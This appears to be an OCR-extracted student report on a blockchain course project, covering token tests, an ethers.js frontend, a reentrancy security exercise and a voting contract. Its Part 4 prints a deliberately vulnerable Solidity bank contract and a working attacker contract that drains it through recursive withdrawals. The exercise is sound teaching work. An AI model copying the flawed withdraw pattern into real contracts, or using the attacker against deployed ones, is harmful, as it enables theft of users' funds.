


Automated unit tests for the ERC-721 NFT contract validating minting, ownership tracking, and metadata retrieval.




Execution of automated unit tests using Hardhat. All ERC-20 and ERC-721 tests passed successfully, confirming correct smart contract behavior.


PART 3 — DAPP FRONTEND DEVELOPMENT (20%) Build a minimal frontend to interact with your tokens using ethers.js or web3.js, build an html/js frontend that can:



Minimal frontend dApp implemented using HTML and ethers.js to interact with ERC-20 and ERC-721 smart contracts.




MetaMask wallet successfully connected to the dApp using the Hardhat local network.




ERC-20 token information and wallet balance displayed in the frontend application.

ERC-20 token transfer in the frontend, showing a transaction hash and updated balance.




ERC-721 NFTs associated with the user account displayed in the frontend, including token identifiers and metadata URIs.

PART 4 — SECURITY EXERCISE - VULNERABILITY REPRODUCTION (HANDS-ON) (20%)




```
pragma solidity ^0.8.20;

contract VulnerableBank {
    mapping(address => uint256) public balances;

    function deposit() external payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() external {
        uint256 bal = balances[msg.sender];
        require(bal > 0, "No balance");

        (bool sent, ) = msg.sender.call{value: bal}("");
        require(sent, "Failed");

        balances[msg.sender] = 0;
    }

    function getBalance() external view returns (uint256) {
        return address(this).balance;
    }
}
```

Vulnerable smart contract containing a reentrancy flaw caused by updating the state after an external call.




```
pragma solidity ^0.8.20;

import "./VulnerableBank.sol";

contract ReentrancyAttack {
    VulnerableBank public bank;
    address public owner;

    constructor(address _bank) {
        bank = VulnerableBank(_bank);
        owner = msg.sender;
    }

    function attack() external payable {
        require(msg.value > 0, "Send ETH");
        bank.deposit{value: msg.value}();
        bank.withdraw();
    }

    receive() external payable {
        if (address(bank).balance > 0) {
            bank.withdraw();
        }
    }

    function withdrawStolenFunds() external {
        require(msg.sender == owner);
        payable(owner).transfer(address(this).balance);
    }
}
```


Attacker contract exploiting the reentrancy vulnerability by recursively calling the withdraw function.



Successful reentrancy attack draining all Ether from the vulnerable contract.




Fixed smart contract following the checks-effects-interactions pattern to prevent reentrancy attacks.




Reentrancy attack attempt failed after applying security fixes to the smart contract.

PART 5 — BLOCKCHAIN INDUSTRY USE CASE (PRACTICAL) (15%)



Smart contract implementing a decentralized voting system with protection against double voting.



Deployment and execution of voting transactions demonstrating secure and transparent vote recording on the blockchain.

The voting process consists of contract deployment, candidate registration, vote submission by users, and on-chain vote counting. Each address can vote only once, ensuring fairness and integrity of the voting process.

PART 6 — FINAL PRESENTATION / DEMO (15%)

https://youtu.be/QfpgCRqA81w